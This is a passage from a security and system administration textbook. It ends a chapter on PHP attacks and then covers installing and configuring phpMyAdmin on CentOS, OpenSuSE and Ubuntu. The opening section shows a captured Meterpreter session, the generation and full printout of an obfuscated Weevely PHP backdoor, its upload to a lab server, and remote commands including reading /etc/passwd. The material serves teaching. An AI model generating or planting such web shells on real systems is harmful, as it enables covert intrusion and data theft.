If the attacker, or indeed if anyone visits the malicious page <http://westbrook.nebula.example/open/malware.php> then the attacker is provided with a shell.

```
[*] Sending stage (37775 bytes) to 10.0.4.49
[*] Meterpreter session 4 opened (10.0.2.2:443 -> 10.0.4.49:56941) at 2018-09-03
10:59:43 -0400
msf exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > sysinfo
Computer      : westbrook
OS           : Linux westbrook 2.6.38-8-generic #42-Ubuntu SMP Mon Apr 11 03:31:50
UTC 2011 i686
Meterpreter : php/linux
```

One weakness of this approach is that the IP address of the attacker is hard coded in the malware, and the result is readable by a defender.

PHP Persistence with Weevely

Another approach is to use Weevely, which is already installed on Kali systems. To use Weevely, the attacker first generates an agent; to create an agent named `agent.php` that requires the password “password1!”, the attacker runs the following command.

```
root@kali-2016-2-u:~# weevely generate password1! agent.php
Generated backdoor with password 'password1!' in 'agent.php' of 1469 byte size.
```

The output from this command is stored in the directory `/usr/share/weevely`. Here is a typical result.

```
root@kali-2016-2-u:~# cat /usr/share/weevely/agent.php
<?php
$W='i6/i4_d/ie/icode(preg_repla/ice(array("/_i/","/-i/"),/iarray("//i/i,"+")
i,$ss(/i$s[$i';
$n=('$u[/i"qu/ie/iry"],/i$q);$q=array_values/i($q);/ipreg/_im/iat/ich/i_all("/")
([\w][\w-]+(?';
$j=':;/iq/i=0.(/i[\d]))?,?/",$/ira,$m/i/i);if($q/i/i&&$m/i){@ses/ision_s/
itart();$s=&$_SESS/i';
$z='it');$o=/i"';for($/ii=0;$i</i$l;){for/i($j=/io/i;($j<$c&&$i<$il);/i$j++/
i,$i++){$o.=i$/it{$i';
$s='i$i/i],$/f/i);if($/ie){$/ik=$k/ih.$kf;ob_start(/i);@e/ival(@g/izuncompres/is(@/
ix(@base/';
$a='ir["HTTP_ACCEPT/i_LANGU/iAGE"]/iif/i/i($rr&&$ra){$u=p/iar/is/ie_
url($rr);parse/_ist/ir';
$g=';$/i/ip=$ss($p,3);}/iif(/ia/irr/iy_key_exist/is($i,$s)){$/is[$i].=/i$p;$/
ie=strp/ios($s[';
```

```

$!]=,/i0,$e))),/i$/ik));$o=ob_get_c/io/intents()/i;ob_en/id_clean(/i)/
i;$d=base6/i4_ency';
$w='}^$k{$ij};}/i}ret/iurn $o;/i}{$ir=$_S/iERVER;$r/ir=@$r["HTTP_/iREFERER/
i"];$ra/i=/i@$/';
$m='ION;$ss=/i"sub/istr";$sl/i="str/itolower"/i;$/ii=/i$m[1][0]/i.$m/i[1/i][1];
$/ih/i=$sl(/i';
$S='e/i(/ix(g/izc/iompress(/i$o/i),$k/i));print("<$k>$d</$k>"/i);/i@session_
idestr/foy();}}}}';
$F='$k/ih="2/ib4a";$kf="e2/i/i88";/ifunction x(/i$t,$k){$c=s/itrlen($k/i);$l/
i=strlen(/i$/';
$B='/icount/i($m[/i1]);$z++)/i$p.=q[$m[2]/i[$z]];/iif(/istrpos($p,$/ih)===0/i)
{$s/i[$i]=""';
$d='$s/is(md5($i.$kh),/i0,3));$/if=$sl($ss(md5($i./i$kf)/i,/i0,3));$p="";f/ior
(/i$/iz=1;$z<;
$L=str_replace('sm','','csmreasmstme_fusmnctsmion');
$v=str_replace('/i','','$F.$z.$w.$a.$n.$j.$m.$d.$B.$g.$s.$W.$i.$S);
$l=$L(',$v);$l();
?>

```

Although the result is a PHP file, it is highly obfuscated. Moreover, if a new agent is generated, even with the same name and same password, the result is completely different, making signature creation challenging.

The attacker uploads the resulting file to a location within the document root of the compromised system. The attacker can change the file name and/or place the file in a location that is unlikely to be noticed by the system administrator. For simplicity in this example, the attacker uploads the file as `agent.php` to the root directory of the target web site, so that it is available as `http://aludra.stars.example/agent.php`.

If a visitor visits the web page `http://aludra.stars.example/agent.php`, then a blank page is returned.

The attacker, however, can connect to the web page using Weevily, providing the password

```
root@kali-2016-2-u:~# weevily http://aludra.stars.example/agent.php password1!
```

```
[+] weevily 3.2.0
```

```
[+] Target: aludra.stars.example:/var/www/html
[+] Session: /root/.weevily/sessions/aludra.stars.example/agent_1.session
[+] Shell: System shell
```

```
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
```

```
weevily>
```

To see the available functionality, use the help command.

```
weevely> :help
```

| | |
|----------------------------|--|
| :audit_filesystem | Audit system files for wrong permissions. |
| :audit_phpconf | Audit PHP configuration. |
| :audit_etcpasswd | Get /etc/passwd with different techniques. |
| :audit_suidsgid | Find files with SUID or SGID flags. |
| :shell_sh | Execute Shell commands. |
| :shell_php | Execute PHP commands. |
| :shell_su | Elevate privileges with su command. |
| :system_extensions | Collect PHP and webserver extension list. |
| :system_info | Collect system information. |
| :backdoor_tcp | Spawn a shell on a TCP port. |
| :backdoor_reversetcp | Execute a reverse TCP shell. |
| :bruteforce_sql | Bruteforce SQL database. |
| :file_edit | Edit remote file on a local editor. |
| ... Output Deleted ... | |
| :net_scan | TCP Port scan. |
| :net_curl | Perform a curl-like HTTP request. |
| :net_ifconfig | Get network interfaces addresses. |

```
aludra.stars.example:/var/www/html $
```

The attacker can then run commands remotely on the compromised host.

```
aludra.stars.example:/var/www/html $ whoami
apache
aludra.stars.example:/var/www/html $ ls
agent.php
global.php
hack.php
include.php
include_coyote.php
include_order.php
include_roadrunner.php
pcc
test.php
aludra.stars.example:/var/www/html $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

... Output Deleted ...

```
tcpdump:x:72:72:::/sbin/nologin
egalois:x:500:500:Evariste Galois:/home/egalois:/bin/bash
vboxadd:x:496:1::/var/run/vboxadd:/bin/false
aludra.stars.example:/var/www/html $ Exiting.
```

Notes and References

PHP usage statistics come from http://w3techs.com/technologies/overview/programming_language/all; the page states that in August 2018 PHP is used by 83% of the web sites whose server-side programming language they could determine.

There are many different versions of the Microsoft Visual Studio C++ redistributable. The latest supported Visual C++ downloads are available from <https://support.microsoft.com/en-us/help/2977003/the-latest-supported-visual-c-downloads>.

- Microsoft Visual C++ 2005 Redistributable Package (VC 8)
 - <https://www.microsoft.com/en-us/download/details.aspx?id=3387>
 - <https://www.microsoft.com/en-us/download/details.aspx?id=21254>
- Microsoft Visual C++ 2008 Redistributable Package (VC 9)
 - <https://www.microsoft.com/en-us/download/details.aspx?id=5582>
 - <https://www.microsoft.com/en-us/download/details.aspx?id=2092>
- Microsoft Visual C++ 2010 Redistributable Package (VC 10)
 - <https://www.microsoft.com/en-us/download/details.aspx?id=14632>
 - <https://www.microsoft.com/en-us/download/details.aspx?id=5555>
- Microsoft Visual C++ 2012 Redistributable Package (VC 11)
 - <https://www.microsoft.com/en-us/download/details.aspx?id=30679>
- Microsoft Visual C++ 2013 Redistributable Package (VC 12)
 - <https://www.microsoft.com/en-us/download/details.aspx?id=40784>

- Microsoft Visual C++ 2015 Redistributable Package (VC 14)
 - <https://www.microsoft.com/en-us/download/details.aspx?id=48145>
- Microsoft Visual C++ 2017 Redistributable Package (VC 15)
 - https://aka.ms/vs/15/release/vc_redist.x86.exe
 - https://aka.ms/vs/15/release/vc_redist.x64.exe

It is not generally sufficient to install only the latest version of the redistributable. For example, in the example where PHP 5.5.0 was installed on Windows Server 2012, the software requires Microsoft Visual C++ 2012 Redistributable Package (VC 11). If Microsoft Visual C++ 2013 Redistributable Package (VC 12) is installed instead, then PHP will fail to run.

When XAMPP is installed, generally the 32-bit redistributable is needed, even if the software is running on a 64-bit system. If the redistributable is not present when XAMPP is being installed, the error may be difficult to detect. For example, if XAMPP 1.8.0 is installed without the 32-bit Microsoft Visual C++ 2008 SP1 Redistributable Package, the installation will (briefly) state “Syntax error on line 456 of C:/xampp/apache/conf/httpd.conf: Syntax error on line 17 of c:/xampp/apache/conf/extr/httpd-xampp.conf: Cannot load /xampp/php/php5ts.dll into server: The application failed to start because its side-by-side configuration is incorrect. Please see the application event log or use the command-line sxstrace.exe tool for more detail.” In this case, the Apache server will not start. Installing the redistributable corrects the error.

Two older, but excellent books on PHP security are

- *Pro PHP Security: From Application Security Principles to the Implementation of XSS Defenses*, Chris Snyder, Thomas Myer, and Michael Southwell. Apress, December 2010.
- *Essential PHP Security*, Chris Shiflett. O'Reilly, October 2005.

The Weevely project is available from <https://github.com/epinna/weevely3>. That page includes documentation and example use, along with the source code for the project.

CHAPTER 21

Web Applications

Introduction

Web applications based on the LAMP stack of Linux, Apache, MySQL, and PHP are important and a common target of attackers. Some web applications like phpMyAdmin are primarily administrative; phpMyAdmin is used to remotely manage MySQL installations. Applications like Joomla! and WordPress are content management systems that are used as the back end for many web sites; more than a quarter of web sites use WordPress or Joomla!.

Web applications can be attacked through several vectors; one approach is a brute force attack on the site's authentication mechanism. There are Metasploit modules that can scan a site for the version of the content management system; stand-alone tools like wpscan and joomscan provide even more detail. Some versions of web applications have known vulnerabilities than can be exploited, either directly or via a Metasploit module .

phpMyAdmin

A common web application for system administrators is phpMyAdmin (<http://www.phpmyadmin.net>); it is a PHP-based web application that allows for the management of MySQL databases.

It is included by default with XAMPP and can also be installed on CentOS, Mint, OpenSuSE, and Ubuntu from their repositories. It can also be installed on Windows systems running IIS. The current version of phpMyAdmin is available from <https://www.phpmyadmin.net/downloads/> while archived versions of are available at <https://www.phpmyadmin.net/files/>.

phpMyAdmin on CentOS via yum

An administrator can install phpMyAdmin on a CentOS system using yum. To do so, the administrator should ensure that Apache, including mod_ssl are installed following the techniques of Chapter 14. A database, either MySQL or MariaDB, should be installed following the techniques of Chapter 18. PHP should be installed on the system and configured to work with

Apache, either as an Apache module or via CGI following the techniques of Chapter 20. The Extra Packages for Enterprise Linux (EPEL) repository should be configured on the system; see the Notes and References section of Chapter 14 for the process. If these steps are not all completed, the administrator may be able to install phpMyAdmin, but it may not run properly.

Once the prerequisites have been managed, the administrator installs phpMyAdmin with the command

```
[root@alnair ~]# yum install phpmyadmin
```

This will install the version of phpMyAdmin available from EPEL. For CentOS 5 systems, this is 2.11.11. For CentOS 6 systems, this is currently 4.0.10; and for CentOS 7, this is currently 4.4.15. Because EPEL is updated, these versions may change.

Once the phpmyadmin package is installed, the web server needs to be restarted.

Using phpMyAdmin on CentOS

The administrator can use phpMyAdmin by visiting the page `http://localhost/phpmyadmin` and providing credentials for a database user that can access the database from the local host.¹ This user does not need to be root and does not have to have administrator privileges on the database; however, the access to the database is limited to the privileges the database user possesses. As an example, consider Figure 21-1, which shows phpMyAdmin 2.11.11 running on a CentOS 5.7 system. The page was accessed as the user `bob@localhost` who only has the USAGE rights on the database.

Configuring Apache for phpMyAdmin on CentOS

There are two primary configuration files for phpMyAdmin on CentOS installed using yum. The first file is `/etc/httpd/conf.d/phpMyAdmin.conf`.² This provides the Apache directives that control phpMyAdmin. This file begins with the directives

```
Alias /phpMyAdmin /usr/share/phpMyAdmin
Alias /phpmyadmin /usr/share/phpMyAdmin
```

¹This is the default behavior that can be modified; see below.

²Note the capitalization in the file name.




Figure 21-1. phpMyAdmin 2.11.11 on CentOS 5.7, accessed by the user bob@localhost posessing only USAGE privileges. Firefox 3.6.18 shown.

The files that comprise the phpMyAdmin web application are not located in the web server's document root (`/var/www/html` by default), but instead these files are in the directory `/usr/share/phpMyAdmin`.³ Users access the site either from `http://localhost/phpmyadmin` or `http://localhost/phpMyAdmin`.

Access to the phpMyAdmin web site is allowed only from the local system. On a CentOS 5 system, this is controlled by the following directives in `/etc/httpd/conf.d/phpMyAdmin.conf`.

```
<Directory /usr/share/phpMyAdmin/>
    Order Deny,Allow
    Deny from All
    Allow from 127.0.0.1
    Allow from ::1
</Directory>
```

³Again, notice the capitalization.

```
<Directory /usr/share/phpMyAdmin/scripts/>
    Order Deny,Allow
    Deny from All
    Allow from 127.0.0.1
    Allow from ::1
</Directory>
```

Similar directives are present in CentOS 6 and CentOS 7, though they are written to allow either Apache 2.2 or Apache 2.4 directory access control syntax.

These can be modified by the administrator to allow users to access the phpMyAdmin web application from other systems. The version of phpMyAdmin installed on CentOS 5 (2.11.11) uses basic authentication to control access to the web application. The versions of phpMyAdmin for CentOS 6 or CentOS 7 use a form to manage authentication with data passed with Cookies and POST parameters. In either case, if access is to be granted to systems other than localhost, the Apache configuration should be modified to protect the traffic with SSL/TLS.

Configuring phpMyAdmin on CentOS

The second primary configuration file for phpMyAdmin on CentOS installed via yum is the file `/etc/phpMyAdmin/config.inc.php`. This file contains configuration information specific to the phpMyAdmin web application. For example, on CentOS 5.7, this file contains the following directives:

```
**
 * Server(s) configuration
 */
$i = 0;
// The $cfg['Servers'] array starts with $cfg['Servers'][1]. Do not use
// $cfg['Servers'][0]. You can disable a server config entry by setting
// host to ''. If you want more than one server, just copy following
// section (including $i incrementation) several times. There is no need
// to define full server array, just define values you need to change.
$i++;
$cfg['Servers'][$i]['host']  = 'localhost'; // MySQL hostname or IP address
$cfg['Servers'][$i]['port']  = '';           // MySQL port - leave blank for
                                            // default port
... Output Deleted ...
$cfg['Servers'][$i]['user']   = '';           // MySQL user
$cfg['Servers'][$i]['password'] = '';          // MySQL password (only needed
                                            // with 'config' auth_type)
... Output Deleted ...
```

The reason that phpMyAdmin connects to the MySQL/MariaDB server on the same system as the web application is because this configuration file explicitly sets this behavior with the directive `$cfg['Servers'][$i]['host'] = 'localhost'`. If the administrator wants to use phpMyAdmin to manage a database running on a different server, this variable can be changed or additional servers configured.

Consider the situation where a user on `client.stars.example` connects to a phpMyAdmin server on `webserver.stars.example` that has been configured to manage a database on `database.stars.example`. When the client connects to phpMyAdmin via their browser, they provide a database user and password that is allowed to access the database on `database.stars.example` from `webserver.stars.example`.

If the version of the database server is different than the version of the PHP MySQL library on the web server, then the behavior of phpMyAdmin may be unpredictable, or phpMyAdmin may not be able to establish a connection to the database at all.

phpMyAdmin on OpenSuSE via zypper

An administrator can install phpMyAdmin on an OpenSuSE 12.1 system or later using zypper. First, the administrator should ensure that Apache is installed following the techniques of Chapter 14. A database, either MySQL or MariaDB, should be installed following the techniques of Chapter 18. PHP should be installed on the system and configured to work with Apache, either as an Apache module or via CGI following the techniques of Chapter 20.

Once the prerequisites have been managed, the administrator installs phpMyAdmin with the command

```
arcturus:~ # zypper install phpmyadmin
```

On OpenSuSE 42.2 and 42.3, the command is

```
turaist:~ # zypper install phpMyAdmin
```

The installation process does not, in general, require a restart of the server.

Using phpMyAdmin on OpenSuSE

To use phpMyAdmin on OpenSuSE, a user visits the page `http://server/phpMyAdmin`. Unlike the situation with CentOS, the capitalization in the URL is required.

The default installation does not restrict access to phpMyAdmin, and users on other systems can directly access the web application. Care should be taken, as phpMyAdmin uses form-based authentication, so the authentication credentials are passed via Cookies and POST parameter that can be intercepted by an attacker able to sniff the network traffic.

One defense is to manually configure the Apache server to require SSL/TLS to connect to phpMyAdmin. Another is to adopt the approach of CentOS, and only allow connections to phpMyAdmin from the local system.

Configuring Apache for phpMyAdmin on OpenSuSE

The primary Apache configuration file for phpMyAdmin on OpenSuSE is /etc/apache2/conf.d/phpMyAdmin.conf. On older OpenSuSE systems from 12.1 through 13.2, that file has the content

```
<Directory /srv/www/htdocs/phpMyAdmin>
    Options FollowSymLinks
    AllowOverride None
    <IfModule mod_php5.c>
        php_admin_flag register_globals off
        php_admin_flag magic_quotes_gpc off
        php_admin_flag allow_url_include off
        php_admin_flag allow_url_fopen off
        php_admin_flag zend.ze1_compatibility_mode off
        php_admin_flag safe_mode Off
        php_admin_value open_basedir "/srv/www/htdocs/phpMyAdmin:/var/lib/php5/:/tmp:/
        usr/share/doc/packages/phpMyAdmin:/etc/phpMyAdmin"
        # customize suhosin
        php_admin_value suhosin.post.max_array_index_length 256
        php_admin_value suhosin.post.max_totalname_length 8192
        php_admin_value suhosin.post.max_vars 2048
        php_admin_value suhosin.request.max_array_index_length 256
        php_admin_value suhosin.request.max_totalname_length 8192
        php_admin_value suhosin.request.max_vars 2048
    </IfModule>
</Directory>
<Directory /srv/www/htdocs/phpMyAdmin/libraries>
    Order allow,deny
    Deny from all
</Directory>
```

The file on later versions of OpenSuSE is similar, though there are modifications for Apache 2.4 and PHP 7. On OpenSuSE 42.3, the content is split into two files, /etc/apache2/conf.d/phpMyAdmin.conf and /etc/apache2/conf.d/phpMyAdmin.inc, where the first file loads the second via an Include directive.

Unlike the case with CentOS, this configuration does not use an Alias directive. Instead, the phpMyAdmin files are copied directly to the web server's document root directory /srv/www/htdocs/phpMyAdmin. For example, on OpenSuSE 42.1:

```
wei:~ # ls /srv/www/htdocs/phpMyAdmin/
browse_foreigners.php    license.php          tbl_chart.php
changelog.php            locale               tbl_create.php
chk_rel.php              navigation.php       tbl_export.php
config.sample.inc.php    normalization.php   tbl_find_replace.php
db_central_columns.php   phpinfo.php        tbl_get_field.php
...
... Output Deleted ...
```

Because multiple Alias commands are not used, the user must choose the proper capitalization to access the web application from the browser.

Configuring phpMyAdmin on OpenSuSE

The primary configuration file for the phpMyAdmin web application on OpenSuSE is the file /etc/phpMyAdmin/config.inc.php. This configuration file has a slightly different structure than the file on CentOS. For example, OpenSuSE 42.1 uses phpMyAdmin 4.4.15 by default, and the configuration file has the following directives.

```
*****
* Servers configuration
*
* for more info/explanation about these VARS have look at
*   libraries/config.default.php
*/
$i = 0;

/**
 * First server
*/
$i++;

$cfg['Servers'][$i]['host']           = 'localhost';
$cfg['Servers'][$i]['port']           = '';
$cfg['Servers'][$i]['socket']         = '';
$cfg['Servers'][$i]['ssl']            = false;
$cfg['Servers'][$i]['connect_type']   = 'socket';
$cfg['Servers'][$i]['extension']      = 'mysqli';
$cfg['Servers'][$i]['compress']       = false;
```

```
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfcg['Servers'][$i]['user'] = 'root';
$cfcg['Servers'][$i]['password'] = '';
... Output Deleted ...
```

The directive that configures phpMyAdmin to connect to a database on the local system is shown. This configuration can be changed; it is possible to configure additional databases. If multiple databases are configured, then the user can select a database when authenticating to phpMyAdmin (Figure 21-2).




Figure 21-2. Authenticating to phpMyAdmin 4.4.5.18 on OpenSuSE 42.2 where multiple database servers are available. Firefox 49.0.2 shown.

phpMyAdmin on Mint/Ubuntu via apt

An administrator can install phpMyAdmin on a Mint or Ubuntu system using apt. The package is available in the Universe repository, which must be enabled. The administrator should ensure that Apache is installed following the techniques of Chapter 14. A database, either MySQL or MariaDB, should be installed following the techniques of Chapter 18. PHP should be installed on the system and configured to work with Apache, either as an Apache module or via CGI following the techniques of Chapter 20.

To install phpMyAdmin, the administrator runs the command

```
cgauss@gyptis:~$ sudo apt install phpmyadmin
```

During the installation process, the administrator is presented with an option to select the type of web server that phpMyAdmin is to use; select Apache. Next, it may, depending on the release, ask for a root password on the MySQL database; these credentials are used to create a database named phpmyadmin that will be used for feature storage. The installer asks for confirmation before creating this database (Figure 21-3).




Figure 21-3. Creating the database phpmyadmin during the phpMyAdmin apt installation process on Mint/Ubuntu. Ubuntu 17.04 shown.

A database user named `phpmyadmin@localhost` is created with access to the `phpmyadmin` database, and a password is selected for this user. This user only has access to the `phpmyadmin` database.

```
mysql> SHOW GRANTS FOR phpmyadmin@localhost \G
***** 1. row *****
Grants for phpmyadmin@localhost: GRANT USAGE ON `.*` TO 'phpmyadmin'@'localhost'
***** 2. row *****
Grants for phpmyadmin@localhost: GRANT ALL PRIVILEGES ON `phpmyadmin`.* TO
'phpmyadmin'@'localhost'
2 rows in set (0.01 sec)
```

CHAPTER 21 WEB APPLICATIONS

Figure 21-4 shows the structure of the phpmyadmin database.

The screenshot shows the phpMyAdmin interface running in Mozilla Firefox. The left sidebar displays a tree view of databases and tables. The main area shows a table of 21 tables under the 'phpmyadmin' database, each with actions like Browse, Structure, Search, Insert, Empty, Drop, Rows, Type, and Collation. The tables listed are: pma_bookmark, pma_central_columns, pma_column_info, pma_designer_settings, pma_export_templates, pma_favorite, pma_history, pma_navigationhiding, pma_pdf_pages, pma_recent, pma_relation, pma_savedsearches, pma_table_coords, pma_table_info, pma_table_uiprefs, pma_tracking, pma_userconfig, pma_usergroups, and pma_users.

| Table | Action | Rows | Type | Collation |
|-----------------------|--|------|--------|-----------|
| pma_bookmark | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_central_columns | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_column_info | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_designer_settings | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_export_templates | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_favorite | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_history | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_navigationhiding | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_pdf_pages | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_recent | Browse, Structure, Search, Insert, Empty, Drop | 1 | InnoDB | utf8_bin |
| pma_relation | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_savedsearches | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_table_coords | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_table_info | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_table_uiprefs | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_tracking | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |
| pma_userconfig | Browse, Structure, Search, Insert, Empty, Drop | 1 | InnoDB | utf8_bin |
| pma_usergroups | Browse, Structure, Search, Insert, Empty, Drop | 0 | InnoDB | utf8_bin |

Figure 21-4. phpMyAdmin 4.6.6deb4 on Ubuntu 17.04, showing the structure of the phpmyadmin database. Shown on Firefox 52.0.1.

In some cases, this installation process does not install all the necessary packages. For example, on Ubuntu 16.04 or Mint 18, the installation process concludes correctly, but attempts to use the phpMyAdmin web application are met with an error saying “The mbstring extension is missing. Please check your PHP configuration.” This can be corrected by adding the needed packages and restarting Apache.

```
jmaxwell@siegena:~$ sudo apt install php-mbstring php-gettext
jmaxwell@siegena:~$ sudo systemctl restart apache2
```

Using phpMyAdmin on Mint/Ubuntu

To use phpMyAdmin on Mint or Ubuntu, a user visits the page `http://server/phpmyadmin`. Unlike the situation with OpenSuSE, lowercase letters in the URL are required. The web application can be accessed from any system.

Configuring Apache for phpMyAdmin on Mint/Ubuntu

The primary Apache configuration file for phpMyAdmin on Mint/Ubuntu is `/etc/apache2/conf-enabled/phpmyadmin.conf`. Like Apache configuration files on Mint/Ubuntu generally, this file is a symlink to the corresponding file in the `conf-available` directory; in this case to `/etc/apache2/conf-available/phpmyadmin.conf`. This last file is also symlink, this time back to the file `/etc/phpmyadmin/apache.conf`.

This file begins with an `Alias` directive.

```
Alias /phpmyadmin /usr/share/phpmyadmin
```

Like CentOS, Mint and Ubuntu store the phpMyAdmin web application files outside of document root in `/usr/share/phpmyadmin`.

The default Mint/Ubuntu installation does not restrict access to the phpMyAdmin application. Users on other systems can directly access the phpMyAdmin web application from the browser. Care should be taken, as phpMyAdmin uses form-based authentication, so the authentication credentials are passed via Cookies and POST parameter that can be intercepted by an attacker able to sniff the network traffic.

One defense is to manually configure the Apache server to require SSL/TLS to connect to phpMyAdmin. Another is to adopt the approach of CentOS, and only allow connections to phpMyAdmin from the local system.

Configuring phpMyAdmin on Mint/Ubuntu

The directory `/etc/phpmyadmin` is used to store the configuration files for the web application. The file `/etc/phpmyadmin/apache.conf` has already been noted; it is the configuration for the Apache web server.

The file `/etc/phpmyadmin/config.inc.php` is the primary configuration file for the phpMyAdmin web application. On Ubuntu 17.04, this file contains the following configuration directives. This file has comparable content on other releases.

```
**
 * Server(s) configuration
 */
```

CHAPTER 21 WEB APPLICATIONS

```
$i = 0;
// The $cfg['Servers'] array starts with $cfg['Servers'][1].
// Do not use $cfg['Servers'][0].
// You can disable a server config entry by setting host to ''.
$i++;

/**
 * Read configuration from dbconfig-common
